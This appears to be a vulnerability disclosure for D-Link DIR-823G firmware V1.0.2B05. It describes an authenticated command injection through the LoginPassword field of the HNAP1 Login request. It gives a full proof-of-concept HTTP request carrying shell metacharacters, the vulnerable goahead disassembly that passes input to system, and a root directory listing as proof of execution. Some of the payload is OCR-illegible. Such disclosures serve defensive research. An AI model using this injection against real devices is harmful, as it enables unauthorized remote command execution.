DIR-823G

Version

```
DIR823GA1_FW102B05
```

Firmware download link

```
http://support.dlink.com.cn/ProductInfo.aspx?m=DIR-823G
```

decription

```
An issue was discovered on D-Link DIR-823G devices with firmware V1.0.2B05.
There is a command injection in HNAP1 (exploitable with Authentication)
via shell metacharacters in the LoginPassword field to Login.
```

others

```
found by wx@teamseri0us360.
please send email to teamseri0us360@gmail.com if you have any question.
```

Command injection in HNAP1 Login

bypass the check of the "LoginPassword" by modifying in HTTP Message

payload


```
POST /HNAP1/ HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://purenetworks.com/HNAP1/Login"
HNAP_AUTH: B7D411FD8F17465449ECD84387880A9B 1562830126
X-Requested-With: XMLHttpRequest
Content-Length: 466
Connection: close
Referer: http://192.168.0.1/Login.html
Cookie: uid=GiANGCXijb; PrivateKey=BBB7A06ACE6565A4A3AFFEEE8F0473B0

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><Login
xmlns="http://purenetworks.com/HNAP1/"><Action>request</Action><Username>Admin</Username><LoginPassword>
;[illegible]
/[illegible]'</LoginPassword><Captcha></Captcha><PrivateLogin>LoginPassword</PrivateLogin></Login></s
oap:Body></soap:Envelope>
```

Vulnerability description

This occurs in /bin/goahead when a HNAP API function trigger a call to the system function with untrusted input from the request body. A attacker can execute any command remotely when they control this input.
The detail is as below:

```
la      $v0, aEchoSVarHnaplo  # "echo '%s' >/var/hnaplog"
addiu   $v1, $fp, 0x1448+var_1390
move    $a0, $v1
li      $a1, 0x1387
move    $a2, $v0
lw      $a3, 0x1448+arg_18($fp)
jal     snprintf
nop
addiu   $v0, $fp, 0x1448+var_1390
move    $a0, $v0
jal     system
nop
```

result




```
bin
dev
etc
firmadyne
home
init
lib
lost+found
mnt
proc
root
sys
tmp
usr
var
web
web_mtn
```